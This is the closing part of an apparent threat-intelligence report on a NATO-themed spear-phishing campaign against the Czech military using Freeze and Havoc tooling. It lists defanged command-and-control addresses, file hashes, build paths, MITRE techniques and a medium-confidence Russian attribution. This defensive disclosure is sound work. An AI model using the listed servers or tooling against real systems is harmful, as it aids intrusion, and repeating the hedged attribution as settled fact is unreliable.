User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_5 like Mac OS X) AppleWebKit/531.2
(KHTML, like Gecko) CriOS/52.0.879.0 Mobile/29C842 Safari/531.2
```

The ZIP archive was submitted from the Czech Republic whereas the last two payloads found through PDB path were uploaded from Russia. The informational details of Havoc C2:

IP	ASN	Geolocation
206.188.197.113	AS399629 (BL Networks)	Netherlands
195.123.225.88	AS59729 (Green Floid LLC)	Bulgaria

“Based on the heavy usage of post-exploitation frameworks like Havoc, Sliver & Freeze and keeping in mind the ongoing tensions in the geopolitics, with respect to Russian interests in the Czech Region, we attribute the threat actor possibly could be of Russian origin with **medium confidence**.”

Conclusion

We have found that a threat actor is targeting the Czech Military using NATO-themed lure where they are heavily dependent on open-source offensive tooling, starting from Rust-based loader to the final DLL payload. Analyzing the overall campaign and TTPs employed by the threat actor, we can conclude that the threat actor started targeting a few months back in May 2024.

Seqrite Protection

- FreezeL
- Havocp.S33863897
- CRCampaign.49004.GC

IOCs

Hashes[SHA-256]	File-Name
9549d3d2b8e8b4e8f163a8b9fa3b02b8a28d78e4b583baccb6210ef267559c6e	CZ_army_NATO_cooperation.zip
436994d4a5c8d54acb2b521d0847d77e6af6c2c0e40468248b1dd019c6dafa84	1.The importance of and outlook for the Czech Republic in NATO.pdf.lnk
ace33243994a9da0797601bdd4191e25967a1da2644f0d0b530e26c71854d5d9	AdobeAcrobatReader.bat
a05d053174b52a9b158a5ec841c1a7633b9368c4ac2da371a11a9364f8a8dc60	NatoDoc.pdf
1dbcade04333b9dc81ba0746bc604d12489da49b9b65fcb5b1f61d139dc5949c	vihu.exe

38da8d1576bdd0a03e649e8e6543594b35a423aa5b0a0c4081fc477c8e487e09	gnobya.exe
b29ed89e0428ba476459adabb5630c8d29f7fee5905c5de10d792fe3a02e52a6	x64.demon.dll
6e0d12cd0252599fd1dec7aa460cae7a12a1b2e322b6664e64c773c23627d1b4	x64.demon.dll
ed6775184051ef36c3049e24167471ab42bd4301e99631c8423d4d753cdad455	Inter-Regular.woff

PDB Paths

- C:\TOOL\Freeze.rs-main\target\release\vihu\target\release\deps\vihu.pdb
- C:\TOOL\Freeze.rs-main\target\release\gnobya\target\release\deps\gnobya.pdb
- C:\TOOL\Freeze.rs-main\target\release\AdobeReader\target\release\deps\AdobeReader.pdb

IP Addresses

- hxxps://206.188.197.113/
- hxxps://195.123.225.88/

Hashes [SHA-256]	**File-Name [Lure Document]**
fda71a7de6d473826465bb83210107501e66a5d96e533772444b3b24806286fd	The importance of and outlook for the Czech Republic in NATO.pdf
8820e0c249305ffa3d38e72a7f27c0e2195bc739d08f5d270884be6237eea500	Postup_zmeny_hesla_z_IMO.pdf

MITRE TTPs

Tactic	Technique ID	Name
Initial Access	T1566.001	Phishing: Spear phishing Attachment
Execution	T1204.002	User Execution: Malicious File
	T1059.005	Command and Scripting Interpreter: Visual Basic
Persistence	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools
	T1562.006	Indicator Blocking.
	T1055	Process Injection.
	T1055.002	Process Injection: Portable Executable Injection
	T1140	De-obfuscate/Decode Files or Information
	T1027.007	Obfuscated Files or Information: Dynamic API Resolution
Discovery	T1033	System Owner/User Discovery

Authors

- Sathwik Ram Prakki
- Subhajeet Singha